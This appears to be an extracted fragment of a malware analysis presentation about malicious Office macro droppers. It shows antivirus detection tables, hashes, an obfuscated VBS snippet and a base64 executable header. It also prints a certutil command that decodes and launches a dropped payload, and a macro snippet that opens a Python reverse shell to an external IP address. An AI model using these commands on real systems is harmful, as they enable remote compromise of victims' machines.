
The file you are looking for is not in our database.

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VBS




```
'MS Office Doc Part  
'MS Office Doc Part  
'MS Office Doc Part  
(2).vbs'  
(3).vbs'  
.vbs'
```



VBS

Drops Two Files:



File name: 992599259925.jbc

Detection ratio: 25 / 61

Analysis date: 2017-04-20 11:33:20 UTC (1 day, 3 hours ago)

2 0



Analysis



File detail



Relationships



Additional information



Comments

1



Votes

Antivirus

Result

Update

Ad-Aware

Trojan.GenericKD.4890187

20170420

Arcabit

Trojan.Generic.D4A9E4B

20170420

```
DVto="68"+"65"+"74"+"46"- "32"- "46"  
MeRp43=DVto- "5"
```



Cert Util

Sample: 16eb1828b27feb9dd470eb018be39d0a

SHA256: 62a5d3ec0dcda0aa72d13b2deac30307935b41b3e5a0e132fc4cf70cb2688543

File name: Security Report ID_11701573_.doc

Detection ratio: 36 / 56

Analysis date: 2016-06-03 10:16:56 UTC (10 months, 3 weeks ago)

 A circular rating graphic with a gradient from red to green. It has a red devil face icon on the left labeled '6' and a green angel face icon on the right labeled '0'. An arrow points from the devil side towards the angel side.

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Antivirus	Result	Update
Ad-Aware	W97M.Downloader.CUZ	20160603
AegisLab	W97M.Downloader.Cuzlc	20160603
AhnLab-V3	W97M/Downloader	20160603

Cert util

[https://technet.microsoft.com/en-us/library/cc732443\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc732443(v=ws.11).aspx)


|TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAAABFAABMAQcAODtzJgAAA
AAAAAAA4AAxAQsBCAAoAAAAAAABwprAAAAAAQAAEAAABAAAAAQAAAFAAEAAAAAAQAAAAAAABADAAAQAAB5/XwmAw
AG-AAAEEAAEAAAQAAAQAAAQAAAABADAAAQAAB5/XwmAw

PID:

Command line:

3288

```
cmd /c certutil -decode %TMP%\harakiri.pfx %TMP%\harakiri.exe & start %TMP%\harakiri.exe
```



```
scriptToRun = "do shell script """python -c 'import
...
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((\""37.28.154.204\"",446));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(['"/bin/sh'],"""
...
res = MacScript(scriptToRun)
```

mac shell

from our PowerShell doc: [9216418c98d47981f773fc2525fa568f](#)



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